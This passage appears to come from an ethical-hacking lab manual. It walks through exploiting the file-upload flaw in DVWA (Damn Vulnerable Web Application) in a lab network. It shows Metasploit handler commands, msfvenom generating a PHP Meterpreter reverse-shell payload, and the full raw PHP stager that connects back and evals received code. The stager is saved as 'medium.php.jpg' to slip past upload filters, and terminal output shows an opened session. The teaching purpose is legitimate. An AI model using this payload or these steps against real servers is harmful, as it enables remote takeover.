
msfconsole - Parrot Terminal

30. Switch back to the **Mozilla Firefox** window where the **DVWA** website is open. Open a new tab, type

**http://10.10.1.22:8080/dvwa/hackable/uploads/upload.php** in the address bar, and press **Enter** to execute the uploaded payload.



31. Switch back to the **Terminal** window and observe that a **Meterpreter session** has successfully been established with the victim system, as shown in the screenshot.



The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The window displays the following text:

```
+~KANSAS.CITY's~`  
J-HAKCERS~./.  
.esc:wq!:  
+++ATH  
  
[ metasploit v6.1.9-dev ]  
+ --=[ 2169 exploits - 1149 auxiliary - 398 post ]  
+ --=[ 592 payloads - 45 encoders - 10 nops ]  
+ --=[ 9 evasion ]  
  
Metasploit tip: To save all commands executed since start up  
to a file, use the makerc command  
  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp  
payload => php/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 10.10.1.13  
LHOST => 10.10.1.13  
msf6 exploit(multi/handler) > set LPORT 4444  
LPORT => 4444  
msf6 exploit(multi/handler) > run  
  
[*] Started reverse TCP handler on 10.10.1.13:4444  
[*] Sending stage (39282 bytes) to 10.10.1.22  
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.22:51848) at 2022-04-20 06:27:35 -0400  
  
meterpreter >
```

32. In the meterpreter command line, type **sysinfo** and press **Enter** to view the system details of the victim machine.

```
[+] msf6 =[ metasploit v6.1.9-dev
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post
+ -- --=[ 592 payloads - 45 encoders - 10 nops
+ -- --=[ 9 evasion

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:4444
[*] Sending stage (39282 bytes) to 10.10.1.22
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.22:51848) at 2022-04-20 06:27:35 -0400

meterpreter > sysinfo
Computer : SERVER2022
OS       : Windows NT SERVER2022 10.0 build 20348 (Windows Server 2016) AMD64
Meterpreter : php/windows
meterpreter >
```

33. Close all open windows.


34. Launch a new **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop** window.

35. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

36. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

37. Now, type **cd** and press **Enter** to jump to the root directory.




38. In the **Terminal** window, type **msfvenom -p php/meterpreter/reverse\_tcp LHOST=[IP Address of Host Machine] LPORT=3333 -f raw** and press **Enter**.

Note: Here, the IP address of the host machine is **10.10.1.13 (Parrot Security machine)**.

39. The raw payload is generated in the terminal window. Select the payload, right-click on it, and click **Copy** from the context menu to copy the payload, as shown in the screenshot.

Wed Apr 20, 06:46




40. Now, in the terminal window, type **cd /home/attacker/Desktop/** and press **Enter** to navigate to the **Desktop**.

41. Type **pluma medium.php.jpg** and press **Enter** to launch the **Pluma** text editor.

Wed Apr 20 06:53

```
[root@parrot]~# cd /home/attacker/Desktop/
[root@parrot]~/Desktop# ./pluma medium.php.jpg
```

42. The **Pluma** text editor window appears; press **Ctrl+V** to paste the raw payload copied in **Step 39**, and then press **Ctrl+S** to save the context.



The screenshot shows the Pluma text editor interface. The title bar reads "medium.php.jpg (/home/attacker/Desktop) - Pluma (as superuser)". The menu bar includes File, Edit, View, Search, Tools, Documents, Help. The toolbar below has icons for Open, Save, Undo, Redo, Cut, Copy, Paste, Find, and Replace. A search bar is also present. The main editor area contains a large block of PHP code. The status bar at the bottom shows "Plain Text" and "Ln 2, Col 1". Below the status bar, there are tabs for "Menu", "pluma medium.php.jpg...", and "medium.php.jpg (/home...)".

```

1 /*<?php /* error_reporting(0); $ip = '10.10.1.13'; $port = 3333; if (($f =
'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type =
'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type =
'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM,
SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_
type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case
'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$-
$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len)
{ switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .=
socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] =
$s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval'))
{ $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
2

```

43. Click the **Firefox** icon from the top section of **Desktop**, type **http://10.10.1.22:8080/dvwa/login.php** into the address bar, and press **Enter**. The **DVWA** login page appears; log in with the credentials **admin** and **password**, and click the **Login** button.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

44. The **Welcome to Damn Vulnerable Web Application!** Page appears. Click **DVWA Security** from the left pane to view the DVWA security level.

45. Change the **Security Level** from impossible to medium by selecting **Medium** from the drop-down list and clicking the **Submit** button, as shown in the screenshot.

